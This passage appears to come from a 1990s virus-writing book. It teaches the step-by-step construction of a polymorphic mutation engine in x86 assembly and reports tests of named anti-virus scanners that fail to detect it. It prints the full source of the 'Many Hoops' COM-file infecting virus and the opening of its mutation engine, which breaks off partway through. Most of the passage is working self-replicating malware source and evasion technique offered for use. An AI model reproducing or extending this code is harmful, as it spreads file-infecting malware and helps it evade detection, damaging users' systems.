With an encrypted virus, the only constant piece of code in the virus is the decryptor itself. If one simply coded the virus with a fixed decryptor at the beginning, a scanner could still obviously scan for the decryptor. To avoid this possibility, polymorphic viruses typically use a code generator to generate the decryptor using lots of random branches in the code to create a different decryptor each time the virus reproduces. Thus, no two decryptors will look exactly alike. This is the most complex part of a polymorphic virus, if it is done right. Again, in the example we discuss here, I've had to hold back a lot, because the anti-virus software just can't handle very much.

The best way to explain a decryptor-generator is to go through the design of one, step-by-step, rather than simply attempting to explain one which is fully developed. The code for such decryptors generally becomes very complex and convoluted as they are developed. That's generally a plus for the virus, because it makes them almost impossible to understand . . . and that makes it very difficult for an anti-virus developer to figure out how to detect them with 100% accuracy.

As I mentioned, the VME uses two different decryptor bases for encrypting and decrypting the virus itself. Here, we'll examine the development of a decryptor-generator for the first base routine.

Suppose the first base is generated by a routine GEN_DECRYPT0 in the VME. When starting out, this routine merely takes the form

```
GEN_DECRYPT0:
       mov     si,OFFSET DECRYPT0
       mov     di,OFFSET WHERE
       mov     cx,SIZE_DECRYPT0
       rep     movsb
       ret
```

where the label WHERE is where the decryptor is supposed to be put, and DECRYPT0 is the label of the hard-coded decryptor.

The first step is to change this simple copy routine into a hard-coded routine to generate the decryptor. Essentially, one disposes of the DECRYPT0 routine and replaces GEN_DECRYPT0 with something like

```
                mov     al,0BEH       ;mov si,0
                stosb
_D0START        EQU     $+1
                mov     ax,0
                stosw
                mov     al,0B9H       ;mov cx,0
                stosb
_D0SIZE         EQU     $+1
                mov     ax,0
                stosw
_D0RAND1        EQU     $+2
                mov     ax,00B3H      ;mov  bl,0
                stosw
                mov     ax,1C30H      ;xor [si],bl
                stosw
                mov     al,46H        ;inc si
                stosb
                mov     ax,0C380H     ;add bl,0
                stosw
_D0RAND2        EQU     $+1
                mov     al,0
                stosb
                mov     ax,0F8E2H     ;loop D0LP
                stosw
```

The labels are necessary so that the INIT_BASE routine knows where to put the various values necessary to properly initiate the decryptor. Note that the INIT_BASE routine must also be changed slightly to accomodate the new GEN_DECRYPT0. INIT_BASE initializes everything that affects both the encryptor and the decryptor. Code generation for the decryptor will be done by GEN_DECRYPT0, so INIT_BASE must modify it too, now.

So far, we haven't changed the code that GEN_DECRYPT0 produces. We've simply modified the way it is done. Note that in writing this routine, we've been careful to avoid potential instruction caching problems with the 386/486 processors by modifying code in a different routine than that which executes it.[1] We'll continue to exercise care in that regard.

The Random Code Generator

Next, we make a very simple change: we call a routine RAND_CODE between writing every instruction to the decryptor in the work area. RAND_CODE will insert a random number of bytes in between the meaningful instructions. That will completely break up any fixed scan string. When we call RAND_CODE, we'll pass it two parameters: one will tell it what registers are off limits, the other will tell it how many more times RAND_CODE will be called by GEN_DECRYPT0.

RAND_CODE needs to know how many times it will be called yet, because it uses the variable RAND_CODE_BYTES, which tells how many extra bytes are available. So, for example, if there are 100 bytes available, and RAND_CODE is to be called 4 times, then it should use an average of 25 bytes per call. On the other hand, if

1 286+ processors have a look-ahead instruction cache which grabs code from memory and stores it in the processor itself before it is executed. That means you can write something to memory and modify that code, and it won't be seen by the processor at all. It's not much of a problem with 286's, since the cache is only several bytes. With 486's, though, the cache is some 4K, so you've got to watch self-modifying code closely. Typically, the way to flush the cache and start it over again is to make a call or a near/far jump.

RAND_CODE is to be called 10 times, it should only use an average of 10 bytes per call.

To start out, we design RAND_CODE to simply insert *nop*'s between instructions. As such, it won't modify any registers, and it doesn't need the parameter to tell us what's off limits. This step allows us to test the routine to see if it is putting the right number of bytes in, etc. At this level, RAND_CODE looks like this:

```
;Random code generator. Bits set in al register tell which registers should
;NOT be changed by the routine, as follows: (Segment registers aren't changed)
;
;  Bit 0 = bp
;  Bit 1 = di
;  Bit 2 = si
;  Bit 3 = dx
;  Bit 4 = cx
;  Bit 5 = bx
;  Bit 6 = ax
;
;The cx register indicates how many more calls to RAND_CODE are expected
;in this execution. It is used to distribute the remaining bytes equally.
;For example, if you had 100 bytes left, but 10 calls to RAND_CODE, you
;want about 10 bytes each time. If you have only 2 calls, though, you
;want about 50 bytes each time. If CX=0, RAND_CODE will use up all remaining
;bytes.

RAND_CODE_BYTES DW      0               ;max number of bytes to use up

RAND_CODE:
                or      cx,cx                           ;last call?
                jnz     RCODE1                          ;no, determine bytes
                mov     cx,[bx][RAND_CODE_BYTES]        ;yes, use all available
                or      cx,cx                           ;is it zero?
                push    ax                              ;save modify flags
                jz      RCODE3                          ;zero, just exit
                jmp     short RCODE2                    ;else go use them
RCODE1:         push    ax                              ;save modify flags
                mov     ax,[bx][RAND_CODE_BYTES]
                or      ax,ax
                jz      RCODE3
                shl     ax,1                            ;ax=2*bytes available
                xor     dx,dx
                div     cx                              ;ax=mod for random call
                or      ax,ax
                jz      RCODE3
                mov     cx,ax                           ;get random betw 0 & cx
                call    GET_RANDOM                      ;random # in ax
                xor     dx,dx                           ;after div,
                div     cx                              ;dx=rand number desired
                mov     cx,dx
                cmp     cx,[bx][RAND_CODE_BYTES]
                jc      RCODE2                          ;make sure not too big
                mov     cx,[bx][RAND_CODE_BYTES]        ;if too big, use all
RCODE2:         sub     [bx][RAND_CODE_BYTES],cx        ;subtract off bytes used
                pop     ax                              ;modify flags
                mov     al,90H                          ;use nops in for now
                rep     stosb
                ret

RCODE3:         pop     ax
                ret
```

and it is typically called like this:

```
                mov     al,0B9H                 ;mov cx,0
                stosb
_D0SIZE         EQU     $+1
                mov     ax,0
                stosw                           ;put instruction in workspace

                mov     aX,001001010B
                mov     cx,5
                call    RAND_CODE               ;put random code in workspace

_D0RAND1        EQU     $+2
                mov     ax,00B3H                ;mov  bl,0
                stosw                           ;put instruction in workspace
```

The only thing we need to be careful about when calling this from GEN_DECRYPT0 is to remember we have added space in the decryption loop, so we must automatically adjust the relative offset in the *loop* jump to account for this. That's easy to do. Just *push* **di** at the point you want the *loop* to jump to, and then *pop* it before writing the *loop* instruction, and calcuate the offset.

The next step in our program is to make RAND_CODE a little more interesting. Here is where we first start getting into some real code generation. The key to building an effective code generator is to proceed logically, and keep every part of it neatly defined at first. Once finished, you can do some code crunching.

Right now, we need a random do-nothing code generator. However, what "do-nothing" code is depends on its context—the code around it. As long as it doesn't modify any registers needed by the decryptor, the virus, or the host, it is do-nothing code. For example, if we're about to move a number into **bx**, you can do just about anything to the **bx** register before that, and you'll have do-nothing code.

Passing a set of flags to RAND_CODE in **ax** gives RAND_CODE the information it needs to know what kind of instructions it can generate. In the preliminary RAND_CODE above, we used the only instruction which does nothing, a *nop*, so we didn't use those flags. Now we want to replace the *rep movsb*, which puts *nop*s in the workspace, with a loop:

```
RC_LOOP:        push    ax
                call    RAND_INSTR
                pop     ax
                or      cx,cx
                jnz     RC_LOOP
```

Here, RAND_INSTR will generate one instruction—or sequence of instructions—and then put the instruction in the work space, and adjust **cx** to reflect the number of bytes used. RAND_INSTR is passed the same flags as RAND_CODE.

To design RAND_INSTR, we classify the random, do-nothing instructions according to what registers they modify. We can classify instructions as:

1. Those which modify no registers and no flags.
2. Those which modify no registers.
3. Those which modify a single register.
4. Those which modify two registers.

and so on.

Within these classifications, we can define sub-classes according to how many bytes the instructions take up. For example, class (1) above might include:

```
nop                 (1 byte)

mov     r,r         (2 bytes)

push    r
pop     r           (2 bytes)
```

and so on.

Potentially RAND_INSTR will need classes with very limited capability, like (1), so we should include them. At the other end of the scale, the fancier you want to get, the better. You can probably think of a lot of instructions that modify at most one register. The more possibilities you implement, the better your generator will be. On the down side, it will get bigger too—and that can be a problem when writing viruses, though with program size growing exponentially year by year, bigger viruses are not really the problem they used to be.

Our RAND_INSTR generator will implement the following instructions:

Class 1:

```
nop
push    r / pop    r
```

Class 2:

```
        or      r,r
        and     r,r
        or      r,0
        and     r,0FFFFH
        clc
        cmc
        stc
```

Class 3:

```
        mov     r,XXXX (immediate)
        mov     r,r1
        inc     r
        dec     r
```

That may not seem like a whole lot of instructions, but it will make RAND_INSTR large enough to give you an idea of how to do it, without making it a tangled mess. And it will give anti-virus software trouble enough.

All of the decisions made by RAND_INSTR in choosing instructions will be made at random. For example, if four bytes are avaialble, and the value of **ax** on entry tells RAND_INSTR that it may modify at least one register, any of the above instructions are viable options. So a random choice can be made beteween class 1, 2 and 3. Suppose class 3 is chosen. Then a random choice can be made between 3, 2 and 1 byte instructions. Suppose a 2 byte instruction is selected. The implemented possibility is thus *mov r,r1*. So the destination register **r** is chosen randomly from the acceptable possibilities, and the source register **r1** is chosen completely at random. The two byte instruction is put in **ax**, and saved with *stosw* into the work space.

Generating instructions in this manner is not terribly difficult. Any assembler normally comes with a book that gives you enough information to make the connection between instructions and the machine code. If all else fails, a little experimenting with DEBUG will usually shed light on the machine code. For example, returning to the example of *mov r,r1*, the machine code is:

[89H] [0C0H + **r1***8 + **r**]

where **r** and **r1** are numbers corresponding to the various registers (the same as our flag bits above):

0 = **ax** 1 = **cx** 2 = **dx** 3 = **bx**
4 = **sp** 5 = **bp** 6 = **si** 7 = **di**

So, for example, with **ax** = 0 and **dx** = 2, *mov dx,ax* would be

[89H] [0C0 + 0*8 + 2]

or 89H C2H. All 8088 instructions involve similar, simple calculations. The code for generating *mov r,r1* randomly thus looks something like this:

```
xor     al,0FFH          ;invert flags as passed
call    GET_REGISTER     ;get random r, using mask
push    ax               ;save random register
mov     al,11111111B     ;anything goes this time
call    GET_REGISTER     ;get a random register r1
mov     cl,3
shl     al,cl            ;r1*8
pop     cx               ;get r in cl
or      al,cl            ;put both registers in al
or      al,0C0H          ;al=C0+r1*8+r
mov     ah,al
mov     al,89H           ;mov r,r1
stosw                    ;off to work space
pop     cx
sub     cx,2
```

A major improvement in `RAND_INSTR` can be made by calling it recursively. For example, one of our class 1 instructions was a *push/pop*. Unfortunately a lot of *push/pop*'s of the same register is a dead give-away that you're looking at do-nothing code—and these aren't too hard to scan for: just look for back-to-back pairs of the form 50H+**r** / 58H+**r**. It would be nice to break up those instructions with some others in between. This is easily accomplished if `RAND_INSTR` can be recursively called. Then, instead of just writing the *push/pop* to the workspace:

```
mov     al,11111111B
call    GET_REGISTER  ;get any register
add     al,50H        ;push r = 50H + r
stosb
```

```
    pop     cx              ;get bytes avail
    pop     dx              ;get register flags
    sub     cx,2            ;decrement bytes avail
    add     al,8            ;pop r = 58H + r
    stosb
```

you write the *push*, call RAND_INSTR, and then write the *pop*:

```
      mov     al,11111111B
      call    GET_REGISTER  ;get any register
      pop     cx            ;get bytes avail
      add     al,50H        ;push r = 50H + r
      stosb
      pop     dx            ;get register flags
      push    ax            ;save "push r"
      sub     cx,2          ;decrement bytes avail
      cmp     cx,1          ;see if any left
      jc      RI02A         ;nope, go do the pop
      push    cx            ;keep cx!
      call    GEN_MASK      ;legal to modify the
      pop     cx            ;register we pushed
      xor     al,0FFH       ;so work it into mask
      and     dl,al         ;for more variability
      mov     ax,dx         ;new register flags
      call    RAND_INSTR    ;recursive call
RI02A:pop     ax
      add     al,8          ;pop r = 58H + r
      stosb
```

Modifying the Decryptor

The next essential step in building a viable mutation engine is to generate automatic variations of the decryptor. Let's look at Decryptor 0 to see what can be modified:

```
DECRYPT0:
                mov     si,OFFSET START
                mov     cx,SIZE
                mov     bl,RAND1
D0LP:           xor     [si],bl
                inc     si
                add     bl,RAND2
                loop    D0LP
```

Right off, the index register **si** could obviously be replaced by **di** or **bx**. We avoid using **bp** for now since it needs a segment override and instructions that use it look a little different. (Of course, doing that is a good idea for an engine. The more variability in the code, the better.) To choose from **si**, **di** or **bx** randomly, we just call GET_REGISTER, and store our choice in GD0R1. Then we build the instructions for the work space dynamically. For the *mov* and *inc*, that's easy:

```
mov r,X = [B8H + r] [X]
inc r =   [40H + r]
```

For the *xor*, the parameter for the index register is different, so we need a routine to transform **r** to the proper value,

```
xor [R],bl = [30H] [18H + R(r)]

R(si)= 4          R(di)= 5          R(bx)= 7
```

The second register we desire to replace is the one used to xor the indexed memory location with. This is a byte register, and is also coded with a value 0 to 7:

0 = **al**	1 = **cl**	2 = **dl**	3 = **bl**
4 = **ah**	5 = **ch**	6 = **dh**	7 = **bh**

So we select one at random with the *caveat* that if the index register is **bx**, we should not use **bl** or **bh**, and in no event should we use **cl** or **ch**. Again we code the instructions dynamically and put them in the work space. This is quite easy. For example, in coding the instruction *add bh,0* (where 0 is set to a random number by INIT_BASE) we used to have

```
                mov     ax,0C380H               ;"add bh,
                stosw
_D0RAND2        EQU     $+1
                mov     al,0                    ;     ,0"
                stosb
```

This changes to:

```
                mov     al,80H
                mov     ah,[bx][GD0R2]    ;get r
                or      ah,0C0H           ;"add r
                stosw
_D0RAND2        EQU     $+1
                mov     al,0              ;    ,0"
                stosb
```

Next, we might want to add some variation to the code that GEN_DECRYPT0 creates that goes beyond merely changing the registers it uses. The possibilities here are—once again—almost endless. I'll give one simple example: The instruction

```
xor     [r1],r2
```

could be replaced with something like

```
mov     r2',[r1]
xor     r2',r2
mov     [r1],r2'
```

where, if **r2**=**bl** then **r2'**=**bh**, etc. To do this, you need four extra bytes, so it's a good idea to check RAND_CODE_BYTES first to see if they're available. If they are, make a decision which code you want to generate based on a random number, and then do it. You can also put calls to RAND_CODE between the *mov/xor/mov* instructions. The resulting code looks like this:

```
        mov     al,[bx][GD0R1]          ;r1
        call    GET_DR                  ;change to ModR/M value
        mov     ah,[bx][GD0R2]
        mov     cl,3
        shl     ah,cl
        or      ah,al                   ;ah = r2*8 + r1
        push    ax

        cmp     [bx][RAND_CODE_BYTES],4 ;make sure room for largest rtn
        pop     ax
        jc      GD2                     ;if not, use smallest
        push    ax
        call    GET_RANDOM              ;select between xor and mov/xor/mov
        and     al,80H
        pop     ax
        jz      GD2                     ;select xor

        xor     ah,00100000B            ;switch between ah & al, etc.
        mov     al,8AH
        stosw                           ;mov r2',[r1]
        pop     dx                      ;get mask for RAND_CODE
        push    dx
        push    ax
```

```
        push    dx
        mov     ax,dx
        mov     cx,8
        call    RAND_CODE

        mov     al,[bx][GD0R2]          ;get r2
        mov     cl,3
        shl     al,cl
        or      al,[bx][GD0R2]          ;r2 in both src & dest
        xor     al,11000100B            ;now have r2',r2
        mov     ah,30H
        xchg    al,ah
        stosw                           ;xor r2',r2

        pop     ax
        mov     cx,8
        call    RAND_CODE

        pop     ax
        mov     al,88H
        stosw                           ;mov [r1],r2'
        sub     [bx][RAND_CODE_BYTES],4 ;must adjust this!
        jmp     SHORT GD3

GD2:    mov     al,30H                  ;xor [r1],r2
        stosw

GD3:
```

Well, there you have it—the basics of how a mutation engine works. I think you can probably see that you could go on and on like this, convoluting the engine and making more and more convoluted code with it. Basically, that's how it's done. Yet even at this level of simplicity, we have something that's fooled some anti-virus developers for two and a half years. Frankly, that's a shock to me. It tells me that some of these guys really aren't doing their job. You'll see what I mean in a few minutes. First, we should discuss one other important aspect of a polymorphic virus.

The Random Number Generator

At the heart of any mutation engine is a pseudo-random number generator. This generator—in combination with a properly designed engine—will determine how many variations of a decryption routine it will be possible to generate. In essence, it is impossible to design a true random number generator algorithmically. To quote the father of the modern computer, John Von Neumann, "Anyone who considers arithmetical methods of producing random digits is, of course, in a state of sin."

A true random number generator would be able to produce an infinity of numbers with no correlation between them, and it would never have the problem of getting into a loop, where it repeats its sequence. Algorithmic pseudo-random number generators are not able to do this. Yet the design of the generator is very important if you want a good engine. If the generator has a fault, that fault will severely limit the possible output of any engine that employs it.

Unfortunately, good random number generators are hard to come by. Programmers don't like to pay a lot of attention to them, so they tend to borrow one from somewhere else. Thus, a not-so-good generator can gain wide circulation, and nobody really knows it, or cares all that much. But that can be a big problem in a mutation engine. Let me illustrate: Suppose you have an engine which makes a lot of yes-no decisions based on the low bit of some random number. It might have a logic tree that looks something like Figure 24.1. However, if you have a random number generator that alternates between even and odd numbers, only the darkened squares in the tree will ever get exercized. Any code in branches that aren't dark is really dead code that never gets used. It's a lot easier to write a generator like that than you might think, and such generators might be used with impunity in different applications. For example, an application which needed a random real number between 0 and 1, in which the low bit was the least significant bit, really may not be sensitive to the non-random sequencing of that bit by the generator.

Thus, in writing any mutation engine, it pays to consider your random number generator carefully, and to know its limitations.

Here we will use what is known as a linear congruential sequence generator. This type of generator creates a sequence of random numbers X_n by using the formula

$$X_{n+1} = (aX_n + c) \bmod m$$

where a, c and m are positive integer constants. For proper choices of a, c and m, this approach will give you a pretty good generator. (And for improper choices, it can give you a very poor generator.) The LCG32.ASM module included with the VME listed here uses a 32-bit implementation of the above formula. Given the chosen values of a, c and m, LCG32 provides a sequence some 2^{27} numbers




Figure 24.1: What a bad random number generator does.

long from an initial 32-bit seed. To implement LCG32 easily, it has been written using 32-bit 80386 code.

This is a pretty good generator for the VME, however, you could get an even better one, or write your own. There is an excellent dissertation on the subject in *The Art of Computer Programming*, by Donald E. Knuth.[2]

The seed to start our random number generator will come from—where else—the clock counter at 0:46C in the machine's memory.

Results with Real Anti-Virus Software

Results with real anti-virus software trying to detect the Many Hoops virus are somewhat disappointing, and frightening. I'll say

2 Donald E. Knuth, *The Art of Computer Programming, Vol. 2, Seminumerical Algorithms*, (Addison Wesley, Reading, MA: 1981), pp. 1-170.

it again: This virus is two and one half years old. It has been published more than once. Any anti-virus program worth anything at all should be able to detect it 100% by now.

Well, let's take a look at a few to see how they do.

To test a real anti-virus program against a polymorphic virus, you should generate lots of examples of the virus for it to detect. Each instance of the virus should look a little different, so you can't test against just one copy. An anti-virus program may detect 98% of all the variations of a polymorphic virus, but it may miss 2%. So lots of copies of the same virus are needed to make an accurate test.

A nice number to test with is 10,000 copies of a virus. This allows you to look at detection rates up to 99.99% with some degree of accuracy. To automatically generate 10,000 copies of a virus, it's easiest to write a little program that will write a batch file that will generate 10,000 infected programs in a single directory when executed. This isn't too hard to do with Many Hoops, since it's a non-resident COM infector that doesn't jump directories. It's safe and predictable. The program 10000.PAS, listed later in this chapter, generates a batch file to do exactly this. Using it, you can repeat our tests. Your results might be slightly different, just because you'll get different viruses, but you'll get the general picture.

I'll only quote the results I had with scanners that are available either as shareware or which are widely distributed. That way you can test the results for yourself.

First, we tested F-PROT Version 2.18a, released June 8, 1995. In "secure scan" mode, out of 10,000 copies of Many Hoops, it detected 96 as being infected with the Tremor virus and two with the Dark Avenger Mutation Engine, and that was it. So you have only 98 false alerts, and no proper detections—a 0% detection rate, or a 0.98% detection rate, depending on how you cut it. In heuristics mode, F-PROT did a little better. It reported the same 98 infections, another 24 were reported as "seem to be infected with a virus", and a whopping 6223 were reported to contain suspicious code normally associated with a virus.

Next, we tested McAfee Associates SCAN, Version 2.23e, released June 30, 1995. Out of 10,000 copies of Many Hoops, it detected 0 as being infected with anything at all. Interestingly, some earlier versions of SCAN did give some false alerts, suggesting that the Trident Polymorphic Engine was present from time to time.

Evidently McAfee cleaned up their Trident detection routine so it no longer detects VME at all.

The only widely distributed scanner that did well was the Thunder Byte Anti-Virus, Version 6.25, released October, 1994. It detected 10,000 out of 10,000 infections. Hey! a fairly good product after all! Hats off to Franz Veldman and Thunderbyte! Anyway, since there is a decent product publicly available which will detect it, I feel fairly confident that making this virus public will not invite rampant infection.

Obviously, polymorphic viruses don't tackle the challenges posed by integrity checking programs, so software like the Integrity Master also does very well detecting this virus.

Memory-Based Polymorphism

Viruses need not be limited to being polymorphic only on disk. Many scanners examine memory for memory-resident viruses as well. A virus can make itself polymorphic in memory too.

To accomplish this task, the virus should encrypt itself in memory, and then place a small decryptor in the Interrupt Service Routine for the interrupt it has hooked. That decryptor can decrypt the virus and the balance of the ISR, and then go execute it. At the end of the ISR the virus can call a decryptor which re-encrypts the virus and places a new decryptor at the start of the ISR.

The concept here is essentially the same as for a polymorphic virus on disk, so we leave the development of such a beast to the exercises.

The Many Hoops Source

The following is the source for the Many Hoops virus. The two ASM files must be assembled into two object modules (.OBJ) and then linked together, and linked with the VME. These should be assembled using MASM or TASM. Here is a batch file to perform the assembly properly:

```
tasm manyhoop;
tasm vme;
tasm lcg32;
tasm host;
tlink /t manyhoop vme lcg32 host, manyhoop.com
```

The MANYHOOP.ASM Source

```
;Many Hoops
;(C) 1995 American Eagle Publications, Inc. All Rights Reserved.

;A small Visible Mutation Engine based COM infector.

.model  tiny
.code

                extrn   host:near               ;host program
                extrn   encrypt:near            ;visible mutation engine
                extrn   random_seed:near        ;rand # gen initialize

;DTA definitions
DTA             EQU     0000H           ;Disk transfer area
FSIZE           EQU     DTA+1AH         ;file size location in file search
FNAME           EQU     DTA+1EH         ;file name location in file search

                ORG     100H

;******************************************************************************
;The virus starts here.

VIRSTART:
                call    GETLOC
GETLOC:         pop     bp
                sub     bp,OFFSET GETLOC      ;heres where virus starts
                mov     ax,ds
                add     ax,1000H
                mov     es,ax                 ;upper segment is this one + 1000H

;Now it's time to find a viable file to infect. We will look for any COM file
;and see if the virus is there already.
FIND_FILE:
                push    ds
                mov     ds,ax
                xor     dx,dx                 ;move dta to high segment
                mov     ah,1AH                ;don't trash the command line
                int     21H                   ;which the host is expecting
                pop     ds
                mov     dx,OFFSET COMFILE
                add     dx,bp
                mov     cl,3FH                ;search for any file, any attr
                mov     ah,4EH                ;DOS search first function
                int     21H
CHECK_FILE:     jnc     NXT1
                jmp     ALLDONE               ;no COM files to infect
NXT1:           mov     dx,FNAME              ;first open the file
                push    ds
                push    es
                pop     ds
                mov     ax,3D02H              ;r/w access open file,
                int     21H                   ;since we'll want to write to it
                pop     ds
                jc      NEXT_FILE
                mov     bx,ax                 ;put file handle in bx
                mov     ax,5700H              ;get file attribute
```

```
                int     21H
                mov     ax,cx
                xor     ax,dx                   ;date xor time mod 10 = 3=infected
                xor     dx,dx
                mov     cx,10
                div     cx
                cmp     dx,3
                jnz     INFECT_FILE             ;not 3, go infect

NEXT_FILE:      mov     ah,4FH                  ;look for another file
                int     21H
                jmp     SHORT CHECK_FILE        ;and go check it out

COMFILE         DB      '*.COM',0

;When we get here, we've opened a file successfully, and read it into memory.
;In the high segment, the file is set up exactly as it will look when infected.
;Thus, to infect, we just rewrite the file from the start, using the image
;in the high segment.
INFECT_FILE:
                push    bx                              ;save file handle
                call    RANDOM_SEED                     ;initialize rand # gen
                mov     si,100H                         ;ds:si==>code to encrypt
                add     si,bp
                mov     di,100H                         ;es:di==>@ of encr code
                xor     dx,dx                           ;random decryptor size
                mov     cx,OFFSET HOST - 100H           ;size of code to encrypt
                mov     bx,100H                         ;starting offset
                call    ENCRYPT                         ;on exit, es:di=code
                pop     bx ;cx=size

                push    ds
                push    es
                pop     ds
                push    cx
                mov     di,FSIZE
                mov     dx,cx
                add     dx,100H                         ;put host here
                mov     cx,[di]                         ;get file size for read
                mov     ah,3FH                          ;DOS read function
                int     21H

                xor     cx,cx
                mov     dx,cx                           ;reset fp to start
                mov     ax,4200H
                int     21H
                pop     cx
                add     cx,[di]

                mov     dx,100H
                mov     ah,40H
                int     21H                             ;write encr vir to file
                pop     ds

                mov     ax,5700H                        ;get date & time on file
                int     21H
                push    dx
                mov     ax,cx                           ;fix it
                xor     ax,dx
                mov     cx,10
                xor     dx,dx
                div     cx
                mul     cx
                add     ax,3
                pop     dx
                xor     ax,dx
                mov     cx,ax
                mov     ax,5701H                        ;and save it
                int     21H
```

```
EXIT_ERR:
                mov     ah,3EH                          ;close the file
                int     21H

;The infection process is now complete. This routine moves the host program
;down so that its code starts at offset 100H, and then transfers control to it.
ALLDONE:
                mov     ax,ss                   ;set ds, es to low segment again
                mov     ds,ax
                mov     es,ax
                pushf
                push    ax                      ;prep for iret to host
                mov     dx,80H                  ;restore dta to original value
                mov     ah,1AH                  ;for compatibility
                int     21H
                mov     di,100H                 ;prep to move host back to
                mov     si,OFFSET HOST          ;original location
                add     si,bp
                push    di
                mov     ax,sp
                sub     ax,6
                push    ax
                mov     ax,00CFH                ;iret on the stack
                push    ax
                mov     ax,0A4F3H               ;rep movsb on the stack
                push    ax
                mov     cx,sp                   ;move code, don't trash stack
                sub     cx,si
                cli                             ;don't allow stack to trash
                add     sp,4                    ;while we go crazy
                ret

                END     VIRSTART
```

The HOST.ASM Source

```
;HOST.ASM for use with the Many Hoops Virus

                .model  tiny
                .code

;******************************************************************************
;The host program starts here. This one is a dummy that just returns control
;to DOS.
                public  HOST

                db      100 dup (0)
HOST:
                mov     ax,4C00H                ;Terminate, error code = 0
                int     21H

HOST_END:

                END
```


The Visible Mutation Engine Source

The Visible Mutation Engine can be assembled to an object module, and theoretically linked with any virus that can call the public subroutine ENCRYPT.

The idea behind a mutation engine is fairly simple. The ENCRYPT routine is passed two pointers. This routine will take whatever code is at one pointer (the source), encrypt it, and put the encrypted code in memory at the other pointer (the destination). And of course, you have to provide the caller with a decryptor as well. (See Figure 24.2)

The VME, uses **ds:si** for the source pointer and **es:di** for the destination. The **cx** register is used to tell the engine the number of bytes of code to encrypt; **bx** specifies the starting offset of the

Figure 24.2: VME Input and Output



decryption routine. The **dx** register is used to optionally specify the size of the decryption routine. If **dx**=0 upon entry, the engine will choose a random size for the decryptor. This approach provides maximum flexibility and maximum retrofitability. These parameters are the bare minimum for building a useful engine. No doubt, the reader could imagine other useful parameters that might be added to this list.

The engine is accessible to a near call. To make such a call, a virus sets up the registers as above, and calls ENCRYPT.

On return, the engine will set the carry flag if there was any problem performing the encryption. if successful, **cx** will contain the number of bytes in the destination code, which includes both the decryptor and the encrypted code; **es:di** will point to the start of the decryptor. All other registers except the segment registers are destroyed.

The engine is designed so that all offsets in it are entirely relocatable, and it can be used with any COM infecting virus. The following module, VME.ASM, should be assembled with TASM or MASM.

```
;The Visible Mutation Engine Version 1.1
;(C) 1995 American Eagle Publications, Inc. ALL RIGHTS RESERVED.

;The engine is an object module which can be linked into a virus, or any other
;software that needs to be self-encrypting.
;
;On calling the ENCRYPT routine,
;DS:SI points to where the code to encrypt is
;ES:DI points to where the decryption routine + encrypted code should be placed
;DX<>0 is the fixed size of the decryption routine.
;CX is the size of the unencrypted code
;BX is the starting offset of the decryption routine
;
;On return, carry will be set if there was an error which prevented the engine
;from generating the code. If successful, carry will be cleared.
;CX will be returned with the decryption routine + code size

;Version 1.1 is functionally equivalent to Version 1.0. No new code generated.
;It adds the ability to use a gene instead of a random number generator.

                .model  tiny

                .code

                public  ENCRYPT

                extrn   RANDOM_SEED:near
                extrn   GET_RANDOM:near

CODE_LOC        DD      0                   ;area to save all passed parameters
ENCR_LOC        DD      0
DECR_SIZE       DW      0
DECR_OFFS       DW      0
CODE_SIZE       DW      0
```

```
ENCRYPT:
                cld
                push    bp                      ;preserve bp
                call    GET_LOC                 ;first figure out where we are
GET_LOC:        pop     bp
                sub     bp,OFFSET GET_LOC       ;offset stored in bp always
                push    ds
                mov     cs:[bp][DECR_OFFS],bx   ;save all calling parameters
                mov     bx,bp                   ;put base in bx
                mov     WORD PTR CS:[bx][CODE_LOC],si
                mov     WORD PTR CS:[bx][CODE_LOC+2],ds
                push    cs
                pop     ds
                mov     WORD PTR [bx][ENCR_LOC],di
                mov     WORD PTR [bx][ENCR_LOC+2],es
                mov     [bx][CODE_SIZE],cx
                mov     [bx][DECR_SIZE],dx
                call    SELECT_BASE             ;select decryptor base to use
                jc      ERR_EXIT                ;exit if error
                call    INIT_BASE               ;initialize decryptor
                jc      ERR_EXIT
                call    GENERATE_DECRYPT        ;create a decrypt routine in
                jc      ERR_EXIT                ;work space
                call    ENCRYPT_CODE            ;encrypt the code as desired
                jc      ERR_EXIT                ;exit on error
                les     di,[bx][ENCR_LOC]       ;else set exit parameters
                mov     cx,[bx][CODE_SIZE]
                add     cx,[bx][DECR_SIZE]      ;cx=code+decr rtn size
ERR_EXIT:       pop     ds
                pop     bp
                ret

;*****************************************************************************
;This routine selects which decryptor base to use. It simply gives each
;decryptor an even chance of being used. BASE_COUNT holds the total number
;of decryptor bases available to use, and BASE_NO is set by this function
;to the one that will be used from here on out. This routine also sets the
;size of the decryptor, if a fixed size is not specified. If a fixed size
;is specified, it checks to make sure enough room has been alotted. If not,
;it returns with carry set to indicate an error.
SELECT_BASE:
                mov     al,4                    ;4 bit gene needed
                call    GET_RANDOM              ;get a random number
                xor     dx,dx                   ;make it a dword
                mov     cx,[bx][BASE_COUNT]     ;get total number of base rtns
                div     cx
